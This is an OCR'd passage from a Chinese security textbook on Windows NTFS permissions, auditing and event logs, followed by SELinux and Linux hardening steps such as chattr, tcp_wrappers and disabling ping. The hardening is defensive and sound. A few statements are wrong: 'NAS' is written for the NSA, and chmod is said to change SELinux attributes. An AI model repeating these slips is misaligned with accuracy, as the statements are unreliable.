第 1 步:右击 Inetpub 文件夹,在右键菜单中选择【共享与安全】命令,出现【Inetpub 属性】对话框,如图 4-52 所示,单击【添加】按钮,在弹出的【选择用户或组】对话框(图 4-58)中单击【对象类型】按钮。弹出【对象类型】对话框,如图 4-59 所示。




图 4-58 【选择用户或组】对话框




图 4-59 【对象类型】对话框

第 2 步:在图 4-59 中,只保留列表中的【内置安全主体】,然后单击【确定】按钮。返回【选择用户或组】对话框,单击【高级】按钮后接着单击【立即查找】按钮,如图 4-60 所示,图中列出了系统中的所有内置安全主体。

第 3 步:在图 4-60 中,选择 NETWORK 类用户,然后单击【确定】按钮。返回【Inetpub 属性】对话框,可以按照前面讲述的内容为 NETWORK 类用户指派对于 Inetpub 文件夹的 NTFS 权限或者共享权限。

图 4-60 中主要安全主体的作用说明见表 4-9。








图 4-60　内置安全主体

表 4-9　安全主体的作用说明

安 全 主 体	作 用 说 明
ANONYMOUS LOGON	任何没有经过 Windows XP 验证程序(Authentication),而以匿名方式登录域的用户均属于此组
AUTHENTICATED USERS	与前项相反,所有经过 Windows XP 验证程序登录的用户均属于此组。设置权限和用户权力时,可考虑用此项代替 EVERYONE 组
BATCH	这个组包含任何访问这台计算机的批处理程序
DIALUP	任何通过拨号网络登录的用户
EVERYONE	指所有经验证登录的用户及来宾
NETWORK	任何通过网络登录的用户
INTERACTIVE	指任何直接登录本机的用户
TERMINAL SERVER USER	指任何通过终端服务登录的用户

4.3.7　Windows 安全审计

审计(审核)是对访问控制的必要补充,是访问控制的一个重要内容。审计会对用户使用何种信息资源、使用时间以及执行何种操作进行记录与监控。审计和监控是实现系统安全的最后一道防线,处于系统的最高层,对于责任追查和数据恢复非常有必要。

在 Windows NT/2000/XP/2003/Vista/2008 中需要分别设置审核功能来捕捉事件,开启审核是加强系统安全的重要一步。在 Windows 中对特定活动的跟踪都记录在安全事件日志中。

如果审核的内容过多,将会给系统增加不必要的负担并降低操作系统的效率。如果审核的内容太少,将会忽略一些问题。

Windows 可以使用审核跟踪用于访问文件或其他对象的用户账户、登录尝试、系统关



闭或重新启动以及类似的事件,而审核文件和NTFS分区下的文件夹可以保证文件和文件夹的安全。

下面以Windows 2003 Server操作系统(NTFS文件系统)为例,介绍为文件和文件夹设置审核的步骤。

第1步:如图4-61所示,在【组策略编辑器】窗口中,逐级展开左侧窗口中的【计算机配置/Windows设置/安全设置/本地策略】分支,然后在该分支下选择【审核策略】选项。双击【审核对象访问】选项,在弹出的对话框(图4-62)中将【本地安全设置】框内选中【成功】和【失败】复选框,然后单击【确定】按钮。



图4-61 【组策略编辑器】窗口



图4-62 【审核对象访问 属性】对话框

审核是基于成功和失败两种情况的。成功是用于记录哪些用户正常地访问了文件,而失败则指出哪些人在没有正确的权限情况下试图访问文件。这有可能是攻击造成的结果,但也有可能是文件系统权限设置得不正确所导致的。

推荐要审核的项目是:策略更改、登录事件、对象访问、目录服务访问、特权使用、系统事件、账户登录事件。

注意 NTFS文件系统支持审核功能,FAT文件系统不支持审核功能。

第2步:右击想要审核的C:\Inetpub文件夹,选择右键菜单中的【属性】命令,在弹出的对话框中选择【安全】选项卡,如图4-52所示。

注意 *必须是管理员组成员或者在组策略中被授权有"管理审核和安全日志"权限的用户才可以审核文件或文件夹。审核文件或文件夹之前,必须启用图4-61中右侧窗口的"审核对象访问"。否则,当设置完文件或文件夹审核时会返回一个错误消息,并且文件或文件夹都没有被审核。*

第3步:在图4-52中,单击【高级】按钮,然后在弹出的对话框(图4-63)中选择【审核】选项卡。如果要对一个新组或用户设置审核,可以在图4-63中单击【添加】按钮,然后在弹出的对话框(图4-64)中的【输入要选择的对象名称】文本框中输入新用户名,然后单击【确定】按钮,打开【Inetpub的审核项目】对话框(图4-65)。

第4步:在图4-65中,在【应用到】列表中选择希望审核的对象。在【访问】列表中选择希望审核的操作。如果想禁止目录树中的文件和子文件夹继承这些审核项目,将图下方的复选框选中。单击【确定】按钮,然后在弹出的对话框中单击【确定】按钮。






图 4-63　【审核】选项卡



图 4-64　输入新用户名




图 4-65　【Inetpub 的审核项目】对话框

第 5 步：在 Inetpub 文件夹中新建一个文本文件(这一创建操作会在事件查看器中看到)。

第 6 步：使用事件查看器分析审核信息。审核被开启后，如果不对收集到的信息进行监视，那么这种审核是没有意义的。所以应该有规律地使用事件查看器分析审核的信息。

依次选择【开始】|【程序】|【管理工具】|【事件查看器】菜单命令，打开【事件查看器】窗口(图 4-66)，单击左侧的【安全性】选项，然后在右侧详细信息窗口中，双击要查看的事件，弹出【事件 属性】对话框，如图 4-67 所示，从描述中可知该事件即对应于第 5 步的创建文本文件操作。

对 Windows 的几种日志类别说明见表 4-10。





图 4-66 【事件查看器】窗口—【安全性】选项



图 4-67 【事件 属性】对话框

表 4-10 日志类别说明

类　别	说　明
应用程序日志	应用程序日志包含由应用程序或系统程序记录的事件。例如,数据库程序可在应用程序日志中记录文件错误。程序开发人员决定监视哪些事件 应用程序日志文件的存放位置为 C:\windows\system32\config\AppEvent.Evt
安全性日志	如图 4-66 所示,安全性日志记录诸如有效和无效的登录尝试等事件,以及记录与资源使用相关的事件,如创建、打开\删除文件或其他对象。管理器可以指定在安全性日志中记录什么事件。例如,如果用户已启用登录审核,登录系统的尝试将记录在安全性日志里 安全性日志文件的存放位置为 C:\windows\system32\config\SecEvent.Evt
系统日志	系统日志包含由 Windows 操作系统组件记录的事件。例如,驱动程序或其他系统组件在启动过程中的加载故障会记录在系统日志中。由系统组件记录的事件类型是由 Windows 操作系统预先定义的 系统日志文件的存放位置为 C:\windows\system32\config\SysEvent.Evt
DNS 服务器日志	DNS 服务器日志包含 Windows DNS 服务记录的日志。在该日志里记录有关将 DNS 名称解析成 Internet 协议(IP)地址的事件。此日志仅在运行 DNS 服务器的 Windows 上显示
目录服务日志	目录服务日志包含 Windows 目录服务记录的事件。Windows 目录服务在目录服务日志中记录事件,这包括任何有关 Active Directory 目录服务和 Active Directory 数据库维护的信息
文件复制服务日志	文件复制服务日志包含 Windows 文件复制服务记录的事件。例如,在文件复制日志记录里记录复制失败和域控制器由于 sysvol 更改而更新时发生的事件

事件查看器显示的事件类型见表 4-11。

主要的事件组件见表 4-12。





表 4-11　事件类型

类　型	说　　明
信息	描述了应用程序、驱动程序或服务成功操作的事件。例如，当网络驱动程序加载成功时，将会记录一个信息事件
警告	虽然不是很重要，但是将来有可能导致问题的事件。例如，当磁盘空间不足时，将会记录“警告”事件
错误	重要的问题，如数据丢失或功能丧失。例如，如果在启动过程中某个服务加载失败，将会记录错误事件
成功审核	接受审核且取得成功的安全访问尝试。例如，用户对系统的成功登录尝试将作为一个成功审核事件被记录下来
失败审核	接受审核且未成功的安全访问尝试。例如，如果用户试图访问网络驱动器但未成功，该尝试将作为失败审核被记录下来

表 4-12　事件组件

组　件	说　　明
类型	事件严重性的分类：系统和应用程序日志里的错误、信息或警告以及安全性日志中的成功审核和失败审核。在事件查看器中的正常列表方式下查看，它们都由一个符号表示
日期/时间	事件发生的日期和本地时间
来源	记录该事件的软件，可以是应用程序名称(例如 Microsoft SQL Server)，也可以是系统的组件(如驱动程序)或大型应用程序的组件(例如，作为 Microsoft Exchange 信息存储服务的 MSExchangeIS)
分类	根据事件来源对事件进行的分类。该信息主要用于安全性日志。例如，安全性类别包括：登录和注销、策略更改、权限使用、系统事件、对象访问、详情跟踪和账户管理
事件 ID	用于标识特殊事件类型的唯一编号。描述的第一行一般包含事件类型的名称。例如，6005 是在启动事件日志服务时所发生事件的 ID
用户	事件发生时处于登录状态并执行操作的用户的用户名。N/A 表明该条目没有指定某个用户
计算机	产生事件的计算机的名称。这通常是用户自己的计算机的名称，除非用户在另一台计算机 Windows XP 上查看事件日志
描述	此字段包含事件的实际文本，以及记录该事件的应用程序对所发生事件的解释

4.4　Linux 自主访问控制与强制访问控制

安全系统在原有 Linux 操作系统基础上，新增了强制访问控制、最小特权管理、可信路径、隐通道分析和加密卡支持等功能，系统的主要功能如下。

1. 标识与鉴别

标识与鉴别包括角色管理、用户管理和用户身份鉴别这 3 个部分。



2. 自主访问控制

本系统在自主访问控制中加入 ACL 机制。

3. 强制访问控制

提供基于数据保密性的资源存取控制方法，提供了比 DAC 更严格的访问约束。

4. SELinux

传统 Linux 的不足：存在特权用户 root、对于文件访问权的划分不够细、SUID 程序的权限升级、DAC(Discretionary Access Control，自主存取控制)问题。对于这些不足，防火墙和入侵检测系统都无能为力。在这种背景下，出现了 SELinux。

SELinux(Security-Enhanced Linux)是美国国家安全局(NAS)对于 MAC(Mandatory Access Control，强制存取控制)的一种实现，在这种强制访问控制体系下，进程只能访问那些在它的任务中所需要的文件。SELinux 在类型强制服务器中，合并了多级安全性或一种可选的多类策略，并采用了基于角色的访问控制概念。

目前的多数 Linux 发行版，如 RHEL、CentOS、Fedora、Debian 或 Ubuntu 等，都在内核中启用了 SELinux，并且提供了一个可定制的安全策略，还提供很多用户层的库和工具，用来帮助用户使用 SELinux 的功能。

SELinux 系统比起通常的 Linux 系统来，安全性能要高得多，它通过对用户、进程权限的最小化，使得其即使受到攻击，进程或者用户权限被夺去，也不会对整个系统造成重大影响。

在终端窗口执行 system-config-securitylevel 命令，或者在 GNOME 桌面依次选择【系统】|【管理】|【安全级别和防火墙】命令，打开【安全级别设置】对话框，如图 4-68 所示。默认设置为“强制”，表示强制执行 SELinux 的安全策略；“允许”表示当有违反策略的行为时，只给出警告，不会中止该行为；“禁用”表示关闭 SELinux 的安全策略。



图 4-68　设置 SELinux

> **注意**　与 SELinux 有关的主要操作命令有：ls -Z、ps -Z、id -Z 等，这几个命令的-Z 参数专用于 SELinux，可以查看文件、进程和用户的 SELinux 属性。命令 chmod 用来改变文件的 SELinux 属性。

4.5　实例：Linux 系统安全配置

对于公认的具有很高稳定性的 Linux 操作系统来说，如果没有很好的安全设置，那么，也会较容易地被网络黑客入侵。下面从账号安全管理、存取访问控制、资源安全管理和网络安全管理 4 个方面对 Linux 系统的安全设置进行初步、简单的介绍。

本节介绍的内容基于 Redhat Linux/CentOS/Fedora。

4.5.1 账号安全管理

1. 使用 su、sudo 命令

由于 root 用户具有最高权限,如果对这种权限进行滥用,会将系统暴露在无法预测的安全威胁之下,会带来不必要的损失,因此不要轻易将 root 用户权限授权出去。但是有些时候需要使用 root 用户权限对一些程序进行安装和维护,此时可以使用 su 命令。运行 su 命令,输入正确的 root 密码,就可以暂时使用 root 权限进行操作了。当需要授权其他用户以 root 身份运行某些命令时,可以使用 sudo 命令。

2. 删除所有的特殊账户

为了减少系统的安全隐患,最好删除不用的默认用户账户和组账户,比如:games、gopher、halt、lp、news、operator、shutdown、sync 等。

3. 修改默认密码长度

首先要确定系统中不存在空口令,然后要修改默认密码长度,编辑/etc/login.defs 文件,把 PASS_MIN_LEN 5(默认密码长度是 5 个字符)改为 PASS_MIN_LEN 8(或更长)。

4. 修改口令文件属性

执行如下命令修改口令文件属性,可以防止对这些文件的任何修改。

注意 具有“i”属性的文件不能被改动,即不能删除、不能重命名、不能向这个文件里写数据、不能创建该文件的链接。

```
#chattr +i /etc/passwd
#chattr +i /etc/shadow
#chattr +i /etc/group
#chattr +i /etc/gshadow
```

4.5.2 存取访问控制

Linux 系统中的每个文件和目录都有访问许可权限,可以使用它来确定某个用户可以通过某种方式对文件或目录进行操作。文件或目录的访问权限分为可读、可写和可执行 3 种。文件在创建的时候会自动把该文件的读写权限分配给其属主,使用户能够显示和修改该文件。也可以将这些权限改变为其他的组合形式。一个文件若有执行权限,则允许它作为一个程序被执行。文件的访问权限可以用 chmod 命令来重新设定。

访问控制决定用户可以访问哪些文件,以及对这些文件可以进行的操作。

访问者可以分为 3 类:文件拥有者(u)、同组用户(g)和其他用户(o)。

访问类型可以分为 3 种:读(r)、写(w)和执行(x),可以组合成 9 种不同权限。

文件和目录的属性决定了文件和目录的被许可权限。使用命令 ls -l 将显示文件的属



性，比如文件的类型以及文件的9个权限位（前3个权限位被称为拥有者三元组，中间3个权限位被称为同组用户三元组，后3个权限位被称为其他用户三元组）。通过这种方法来对文件的许可权限进行管理，系统根据每个文件的许可权限来判断每个用户能够对每个文件进行的操作。在整个系统中超级用户，即root用户不受限于这种限制，它可以更改任何一个文件的许可权限。普通用户只能够使用chmod命令更改属于自己的文件和目录的许可权限。

除了读(r)、写(w)和执行(x)3种许可权限外还有两种特殊的权限：s和t。

s位出现在拥有者三元组或同组用户三元组的第3位，即x位，表示此文件是可执行文件，并且在该文件执行时，将以文件拥有者的ID或组拥有者ID运行，而不是以运行命令的用户的ID运行。可执行脚本被置s位，存在一种潜在的危险，特别是文件拥有者或组拥有者是root用户时。

t位出现在其他用户三元组的第3位，如果在目录的其他用户三元组中指定了执行和可写许可权限，任何用户都可以删除或修改该目录中的任何文件，使用t权限可以防止用户删除或修改目录中的文件。

例如：执行#chmod -R 700 /etc/rc.d/init.d/* 命令，修改/etc/rc.d/init.d/目录中脚本文件的许可权限，表示只有root用户才可以读、写或执行该目录下的脚本文件。

4.5.3 资源安全管理

1. 保护关键分区

在Linux系统中，可以将不同的应用安装在不同的分区上，每个分区分别进行不同的配置，可以将关键分区设置为只读，这样可以大大提高Linux文件系统的安全性。Linux文件系统可以分为几个主要的分区，一般情况下至少需要建立/boot、/lib、/sbin、/usr/local、/var和/home等分区。

/usr可以安装成只读，并且可以被认为是不可修改的，如果/usr中有任何文件发生了改变，那么系统将立即发出安全报警。

/boot、/lib和/sbin的安装和设置也一样，在安装时尽量将它们设为只读。

不过有些分区是不能设为只读的，比如/var。

2. 保护文件

在ext3文件系统中有“不可变”和“只添加”这两种文件属性，使用它们可以进一步提高文件的安全级别。标记为“不可变”的文件不能被修改，根用户也不能修改。标记为“只添加”的文件可以被修改，但是只能在它的后面添加新内容，根用户也是如此。可以使用lsattr命令查看这些属性，可以使用chattr命令来修改文件的这些属性。

比如系统管理员可以将log文件属性设置为“只添加”。

4.5.4 网络安全管理

1. 取消不必要的服务

Linux中有两种服务类型：一种是仅在有需要时才执行的服务；另一种是一直在执行



的服务。

(1) 需要时才执行的服务

早期的 Linux 版本中，每一个不同的网络服务都有一个服务程序在后台运行，现在的版本用统一的 xinetd 服务器程序担此重任。xinetd(eXtended InterNET services Daemon)被称为"扩展的超级服务器"(之前是 inetd)，其作用是根据网络请求装入网络程序。xinetd 同时监视多个网络端口，一旦接收到外界传来的连接信息，就执行相应的 TCP 或 UDP 网络服务。要取消不必要的服务可以修改/etc/xinetd. conf 文件。

(2) 一直在执行的服务

这类服务在系统启动时就开始执行，需要修改/etc/rc. d/rc[n]. d/中的文件，比如提供文件服务的 NFS 服务器和提供 NNTP 新闻服务的 news 服务器都属于这类服务，如果没有必要，最好将这些服务取消。

(3) /etc/services

/etc/services 文件使得服务器和客户端的程序能够将服务的名字转成端口号，只有 root 用户才有权修改这个文件，而且通常情况下这个文件是没有必要修改的，因为这个文件中已经包含了常用的服务所对应的端口号。为了避免该文件未经授权被删除和修改，可以执行＃chattr ＋i /etc/services 命令。

2. 隐藏系统信息

默认情况下，登录提示信息包括 Linux 发行版的名称、版本、内核版本和主机名等信息，这些信息对于黑客入侵是很有帮助的，因此，出于服务器的安全考虑，需要将这些信息修改或注释掉。应该只显示一个"login:"提示符。

操作时删除/etc/issue 和/etc/issue. net 文件中的内容即可。

/etc/issue 文件是用户从本地登录时看到的提示。

/etc/issue. net 文件是用户从网络登录(如 Telnet、SSH)系统时看到的登录提示。

3. 登录终端设置

在/etc/securetty 文件指定了允许 root 用户登录的 tty 设备，由/bin/login 程序读取，其格式是一个被允许的名字列表，可以编辑/etc/securetty 且注释如下所示的行：

```
tty1
#tty2
#tty3
```

这样，root 用户只能在 tty1 终端登录。

4. tcp_wrappers

可以使用 tcp_wrappers 来阻止一些外部入侵。最好的策略就是先阻止所有的主机，然后再建立允许访问该系统的主机列表。

首先编辑/etc/hosts. deny 文件，加入：ALL：ALL@ALL，PARANOID。

然后编辑/etc/hosts. allow 文件，加入允许访问的主机列表，比如：ftp:202. 196. 0. 101 ztg. edu. com，202. 196. 0. 101 是允许访问 ftp 服务的 IP 地址，ztg. edu. com 是允许访问



ftp 服务的主机名。

最后使用 tcpdchk 命令检查 tcp wrapper 的设置是否正确。

5. 定期检查系统中的日志

(1) /var/log/messages：几乎发生的重要事件或错误信息都会被记录在该文件中，另外，还可了解外部用户的登录情况。

(2) /var/log/secure：和系统安全有关的信息都会被记录在该文件中。

(3) /var/log/wtmp：记录用户登录信息，由于该文件被编码，所以要使用 last 命令查看文件的内容。

(4) /var/log/cron：记录 crontab 服务进程的周期性任务。

(5) /var/log/boot.log：记录开机或是一些服务的启动或关闭信息。

需要关注的文件还有：/etc/rc.d/rc.local、/home/username/.history、/var/log/httpd、/var/log/samba、/var/log/news、/var/log/mysqld.log、/var/log/procmail.log 等。

6. 防止 ping

在/etc/rc.d/rc.local 文件增加：echo 1>/proc/sys/net/ipv4/icmp_echo_ignore_all，防止别人 ping 自己的系统，从而增加系统的安全性。

7. 防 IP 欺骗

在/etc/host.conf 文件增加一行：nospoof on，防止 IP 欺骗。

8. 使用 ssh 远程登录 Linux 系统

9. 删除或禁用 r 字头命令

10. 使用防火墙防止网络攻击

11. 使用表 4-13 中的命令对系统进行系统安全检查

表 4-13　系统安全检查命令及其功能

命令	功　能	命令	功　能
finger	查看所有的登录用户	netstat	可以查看现在的网络状态
history	显示系统过去被运行的命令	top	动态实时查看系统的进程
last	显示系统曾经被登录的用户和 ttys	who,w	查看谁登录到系统中

4.6　安全等级标准

